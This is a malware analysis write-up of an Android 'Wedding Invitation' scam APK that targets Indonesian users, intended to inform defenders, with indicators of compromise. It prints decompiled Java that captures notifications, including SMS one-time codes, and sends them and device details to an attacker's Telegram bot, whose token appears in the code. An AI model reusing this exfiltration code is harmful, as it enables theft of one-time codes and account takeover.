 ryukk
Analyzing scam in Indonesia named "Wedding Invitation"
| Affected Platforms | Android |
| Impacted Users | Indonesian Citizens |
| Impact | Stolen credentials like otp, email, username, and password can lead to account hack |
Infection Vector

Infection flow
Analyzing APK Statically
Decompile the APK using jadx-gui.

Opening APK using jadx-gui
To accelerate static analysis process i save all the source code and then open it using text editor. Take a look on MainActivity.java file in directory com/example/myapplicatior we can see the main class of the APK.

Application structure and code
Checking on onCreate function, we can see lines of code that firstly executed.
onCreate function
public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(com.google.myandroidgalaxy.R.NP_MANAGER11.activity_main);
        WebView webView = (WebView) findViewById(com.google.myandroidgalaxy.R.NP_MANAGER8.my_web);
        this.webviewku = webView;
        WebSettings settings = webView.getSettings();
        this.websettingku = settings;
        settings.setJavaScriptEnabled(true);
        this.webviewku.setWebViewClient(new WebViewClient());
        this.webviewku.loadUrl(HttpUrl.FRAGMENT_ENCODE_SET);
        if (Build.VERSION.SDK_INT >= 19) {
            this.webviewku.setLayerType(2, null);
        } else if (Build.VERSION.SDK_INT >= 11 && Build.VERSION.SDK_INT < 19) {
            this.webviewku.setLayerType(1, null);
        }
        if (Build.VERSION.SDK_INT < 23 || checkSelfPermission("android.permission.RECEIVE_SMS") == 0 || checkSelfPermission("android.permission.SEND_SMS") == 0) {
            return;
        }
        requestPermissions(new String[]{"android.permission.RECEIVE_SMS", "android.permission.SEND_SMS"}, 1000);
    }
Below is the explanation of onCreate function
- Creating webview instance then load URL defined on
HttpUrl.FRAGMENT_ENCODE_SET - Checking
SDKversion - Requesting for SMS permission (
SENDandRECEIVE)
So at the end of onCreate function it will request for permission. After user interacting with permission agreement, it will pass the result to onRequestPermissionsResult function.
onRequestPermissionsResult function
public void onRequestPermissionsResult(int i, String[] strArr, int[] iArr) {
        super.onRequestPermissionsResult(i, strArr, iArr);
        if (i == 1000) {
            if (iArr[0] != 0) {
                Toast.makeText(this, "Permission Not Granted!", 0).show();
                this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6755241478:AAE_77p9ygAzNP5VdIFRLTQ2lkaOJCtzSOk/sendMessage?parse_mode=markdown&chat_id=6562987404&text=𝐍𝐨𝐭𝐢𝐟𝐢𝐤𝐚𝐬𝐢 𝐀𝐩𝐥𝐢𝐤𝐚𝐬𝐢 𝐃𝐢 𝐈𝐧𝐬𝐭𝐚𝐥𝐥 \n 𝐓𝐲𝐩𝐞 𝐏𝐞𝐫𝐚𝐧𝐠𝐤𝐚𝐭: _" + this.device + "_").build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.4
                    @Override // okhttp3.Callback
                    public void onFailure(Call call, IOException iOException) {
                        iOException.printStackTrace();
                    }

                    @Override // okhttp3.Callback
                    public void onResponse(Call call, Response response) throws IOException {
                        Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                        if (response.isSuccessful()) {
                            response.body().string();
                        }
                    }
                });
                finish();
                return;
            }
            this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6755241478:AAE_77p9ygAzNP5VdIFRLTQ2lkaOJCtzSOk/sendMessage?parse_mode=markdown&chat_id=6562987404&text=𝐍𝐨𝐭𝐢𝐟𝐢𝐤𝐚𝐬𝐢 𝐀𝐩𝐥𝐢𝐤𝐚𝐬𝐢 𝐃𝐢 𝐈𝐧𝐬𝐭𝐚𝐥𝐥 \n 𝐓𝐲𝐩𝐞 𝐏𝐞𝐫𝐚𝐧𝐠𝐤𝐚𝐭: _" + this.device).build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.2
                @Override // okhttp3.Callback
                public void onFailure(Call call, IOException iOException) {
                    iOException.printStackTrace();
                }

                @Override // okhttp3.Callback
                public void onResponse(Call call, Response response) throws IOException {
                    Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                    if (response.isSuccessful()) {
                        response.body().string();
                    }
                }
            });
            try {
                SmsManager.getDefault().sendTextMessage("082178518060", null, "P", null, null);
            } catch (Exception e) {
                this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6755241478:AAE_77p9ygAzNP5VdIFRLTQ2lkaOJCtzSOk/sendMessage?parse_mode=markdown&chat_id=6562987404&text=Error : _" + e).build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.3
                    @Override // okhttp3.Callback
                    public void onFailure(Call call, IOException iOException) {
                        iOException.printStackTrace();
                    }

                    @Override // okhttp3.Callback
                    public void onResponse(Call call, Response response) throws IOException {
                        Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                        if (response.isSuccessful()) {
                            response.body().string();
                        }
                    }
                });
                Toast.makeText(getApplicationContext(), HttpUrl.FRAGMENT_ENCODE_SET + e, 1).show();
            }
            NotificationManager notificationManager = (NotificationManager) getApplicationContext().getSystemService("notification");
            if (Build.VERSION.SDK_INT >= 23 && !notificationManager.isNotificationPolicyAccessGranted()) {
                startActivity(new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS"));
                Toast.makeText(this, "MEMBUKA UNDANGAN", 0).show();
            }
            LocalBroadcastManager.getInstance(this).registerReceiver(this.onNotice, new IntentFilter("Msg"));
        }
    }
Basically it do two different behaviors, below is the detail
- If user agree
- Send successful message through telegram API with below information
- Device information
- Send message through SMS
- "P" message, which is same as ping in Indonesian Language
- Create intent and filter SMS notification
- Create Toast
- Send successful message through telegram API with below information
- If user not agree
- Send failed message through telegram API with below information
- Device information
- Send failed message through telegram API with below information
Created intent filter code can be seen on code below
public void onNotificationPosted(StatusBarNotification statusBarNotification) {
        String packageName = statusBarNotification.getPackageName();
        Bundle bundle = statusBarNotification.getNotification().extras;
        if (bundle.getString(NotificationCompat.EXTRA_TITLE) != null) {
            this.titleData = bundle.getString(NotificationCompat.EXTRA_TITLE);
        } else {
            this.titleData = HttpUrl.FRAGMENT_ENCODE_SET;
        }
        if (bundle.getCharSequence(NotificationCompat.EXTRA_TEXT) != null) {
            this.textData = bundle.getCharSequence(NotificationCompat.EXTRA_TEXT).toString();
        } else {
            this.textData = HttpUrl.FRAGMENT_ENCODE_SET;
        }
        if (bundle.getCharSequence("android.id ") != null) {
            this.idData = bundle.getCharSequence("android.id ").toString();
        } else {
            this.idData = HttpUrl.FRAGMENT_ENCODE_SET;
        }
        Log.d("Package", packageName);
        Log.d("Title", this.titleData);
        Log.d("Text", this.textData);
        Log.d("ID", this.idData);
        Intent intent = new Intent("Msg");
        intent.putExtra("package", packageName);
        intent.putExtra("title", this.titleData);
        intent.putExtra("text", this.textData);
        intent.putExtra("id", this.idData);
        LocalBroadcastManager.getInstance(this.context).sendBroadcast(intent);
    }
private BroadcastReceiver onNotice = new BroadcastReceiver() { // from class: com.example.myapplicatior.MainActivity.1
        @Override // android.content.BroadcastReceiver
        public void onReceive(Context context, Intent intent) {
            String stringExtra = intent.getStringExtra("package");
            String stringExtra2 = intent.getStringExtra("title");
            String stringExtra3 = intent.getStringExtra("text");
            intent.getStringExtra("id");
            new TableRow(MainActivity.this.getApplicationContext()).setLayoutParams(new TableRow.LayoutParams(-1, -2));
            TextView textView = new TextView(MainActivity.this.getApplicationContext());
            textView.setLayoutParams(new TableRow.LayoutParams(-2, -2, 1.0f));
            textView.setTextSize(12.0f);
            textView.setTextColor(Color.parseColor("#000000"));
            textView.setText(Html.fromHtml("From : " + stringExtra2 + " | Message : </b>" + stringExtra3));
            MainActivity.this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6755241478:AAE_77p9ygAzNP5VdIFRLTQ2lkaOJCtzSOk/sendMessage?parse_mode=markdown&chat_id=6562987404&text=*" + stringExtra + "* %0A%0A*From :* _" + stringExtra2 + "_%0A*Message :* _" + stringExtra3 + "_").build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.1.1
                @Override // okhttp3.Callback
                public void onFailure(Call call, IOException iOException) {
                    iOException.printStackTrace();
                }

                @Override // okhttp3.Callback
                public void onResponse(Call call, Response response) throws IOException {
                    Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
                    if (response.isSuccessful()) {
                        response.body().string();
                    }
                }
            });
        }
    };
That intent do the following behavior
- Store package name, title, text, and id
- Send stored data to threat actor's telegram with formatted text
From the behavior, we can see that the APK is "malicious" since it anonymously forward the SMS to unauthorized user which is threat actor. Since the application not obfuscated and all of the code are straight forward we don't need to do dynamic analysis to unveil malicious behavior.
Conclusion
Through the URL used, we know that threat actor use telegram to receive the "leaked" data. Threat actor also send message through SMS to give notification to his phone. This malware will be very harmful if there is another scenario such as reset password, register account, or login account because threat actor will receive sensitive information such as OTP, username, or even password through his telegram account. But, we must know that this APK will not harmful if we don't give any permission to the APK although we have installed it.
IOCs
Phone Number
- 082178518060
Telegram Username
- bot6755241478
Files
- SHA256(malicious.apk) : a9fd249e2297b174b976a3a6e8a7614107675f75544dc306396dee5705f52521